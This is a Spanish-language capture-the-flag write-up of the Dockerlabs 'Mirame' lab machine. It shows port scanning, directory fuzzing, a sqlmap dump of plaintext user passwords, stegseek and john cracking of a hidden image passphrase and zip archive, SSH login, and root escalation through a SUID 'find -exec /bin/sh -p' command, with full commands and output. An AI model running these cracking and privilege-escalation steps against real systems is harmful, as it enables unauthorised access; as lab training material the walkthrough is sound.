

# Maquina Mirame Dockerlabs

Maquina vulnerable a SQLInjection

STEGSEEK - Contenido oculto a través de imagenes

Ping inicial:



Nmap de puertos abiertos 22 i 80:


```
$ cat scan_2
# Nmap 7.94SVN scan initiated Wed Nov  6 09:54:30 2024 as: /usr/lib/nmap/nmap -p- -sC
-sV --open -Pn -vvv -oN scan_2 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2024-11-06 09:54:36 CET for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 2c:ea:4a:d7:b4:c3:d4:e2:65:29:6c:12:c4:58:c9:49 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBD3x1ZS5sq
0S3YpDEotdxPKXnTcjRyebvMovrPsMsYYyiREu1eHgaMkGVXc69z7Q+U2+jxrMSeocpZRnRRYo4w=
|   256 a7:a4:a4:2e:3b:c6:0a:e4:ec:bd:46:84:68:02:5d:30 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEk0UoilrDZUZ7ebFNCQDhoE45xTyVNB9ASuhg1G76eE
30/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.61 ((Debian))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.61 (Debian)
|_ http-title: Login Page
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fuzzing Web:

```
[+] Timeout. 10s
Starting gobuster in directory enumeration mode
/.php (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 2351]
/.html (Status: 403) [Size: 275]
/page.php (Status: 200) [Size: 2169]
/auth.php (Status: 200) [Size: 1852]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 925827 / 1764488 (52.47%)^C
[!] Keyboard interrupt detected, terminating.
```


Adjunto 3 potenciales victimas, al poner una credencial válida en el login me redirecciona a "CONSULTA DEL CLIMA" que es el equivalente a page.php, por lo que no lleva a nada, no creo que con subdirectorios ocultos ni nada por el estilo, por lo que seguramente sean tablas ocultas de SQL






Ejecutando el script por defecto de SQLMAP me ha detectado estas credenciales que en un posible futuro puede ser de interés, lo que nos llama la atención es directorio travieso, que supongo que será un directorio despues de "http://IP/directoriotravieso"

```
[10:49:03] [INFO] retrieved: 'directorio'
Database: users
Table: usuarios
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | chocolateadministrador | admin |
| 2 | lucas | lucas |
| 3 | soyagustin123 | agustin |
| 4 | directoriotravieso | directorio |
+-----+-----+-----+
```



## Index of /directoriotravieso

[Name](#) [Last modified](#) [Size](#) [Description](#)

 <a href="#">Parent Directory</a>	-		
 <a href="#">miramebien.jpg</a>	2024-08-10 19:53	6.2K	

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80

La imagen es la siguiente:



Al descargarla e intentar ver el contenido oculto del archivo, esta con contraseña.

```
(jk@kali)-[~/Downloads]
$ steghide --extract -sf miramebien.jpg
Enter passphrase: 
steghide: could not extract any data with that passphrase!

(jk@kali)-[~/Downloads]
$ stegseek extract -sf miramebien.jpg -wl rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "chocolate"
[i] Original filename: "ocultito.zip"
[i] Extracting to "miramebien.jpg.out".

(jk@kali)-[~/Downloads]
$ ls -l
total 136700
-rw-rw-r-- 1 jk jk      6324 Nov  8 11:23 miramebien.jpg
-rw-rw-r-- 1 jk jk       214 Nov  8 12:47 miramebien.jpg.out
```

Comanda steghide --extract -sf miramebien.jpg

Ahora nos pide hacer secret.txt para descifrar

```
(jk@kali)-[~/Downloads]
$ steghide --extract -sf miramebien.jpg
Enter passphrase:
wrote extracted data to "ocultito.zip".

(jk@kali)-[~/Downloads]
$ ls -l
total 136704
-rw-rw-r-- 1 jk jk      6324 Nov  8 11:23 miramebien.jpg
-rw-rw-r-- 1 jk jk       214 Nov  8 12:47 miramebien.jpg.out
-rw-rw-r-- 1 jk jk       214 Nov  8 12:49 ocultito.zip
-rw-rw-r-- 1 jk jk 139921497 Oct 28 11:49 rockyou.txt
-rw-rw-r-- 1 jk jk      41992 Oct 30 13:15 twentytwentyfour-es_ES.mo

(jk@kali)-[~/Downloads]
$ unzip ocultito.zip
Archive:  ocultito.zip
[ocultito.zip] secret.txt password: 
```

```

(jk@kali)-[~/Downloads]
$ zip2john ocultito.zip > hash.txt
Created directory: /home/jk/.john
ver 1.0 efh 5455 efh 7875 ocultito.zip/secret
28, decmplen=16, crc=703553BA ts=9D7A cs=9d7a

(jk@kali)-[~/Downloads]
$ john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other
stupid1 (ocultito.zip/secret.txt)
1g 0:00:00:00 DONE (2024-11-08 13:02) 25.00g/s

```

Ponemos la passwd de stupid1, que nos revela posibles credenciales por SSH.

```

(jk@kali)-[~/Downloads]
$ unzip ocultito.zip
Archive: ocultito.zip
[ocultito.zip] secret.txt password:
extracting: secret.txt

(jk@kali)-[~/Downloads]
$ cat secret.txt
carlos:carlitos

```

```

(jk@kali)-[~/Desktop/mirame]
$ ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Linux ab9cd62bedd7 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC x86_64

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program, see the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
maximum permitted by applicable law.
Last login: Sat Aug 10 19:44:14 2024 from 10.10.10.10
carlos@ab9cd62bedd7:~$ ls -l
total 0
carlos@ab9cd62bedd7:~$ pwd
/home/carlos
carlos@ab9cd62bedd7:~$

```

sudo -l no funciona, anem a buscar als binaris dels sistemes.

```
carlos@ab9cd62bedd7:/home$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/chfn
/usr/bin/find
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
carlos@ab9cd62bedd7:/home$
```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

```
-bash: ./find: NO SUCH FILE or directory; the default sh
carlos@ab9cd62bedd7:/home$ whereis find
find: /usr/bin/find /usr/share/man/man1/find.1.gz /usr/share/info/find.info-
/share/info/find.info-2.gz /usr/share/info/find.info.gz
carlos@ab9cd62bedd7:/home$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
```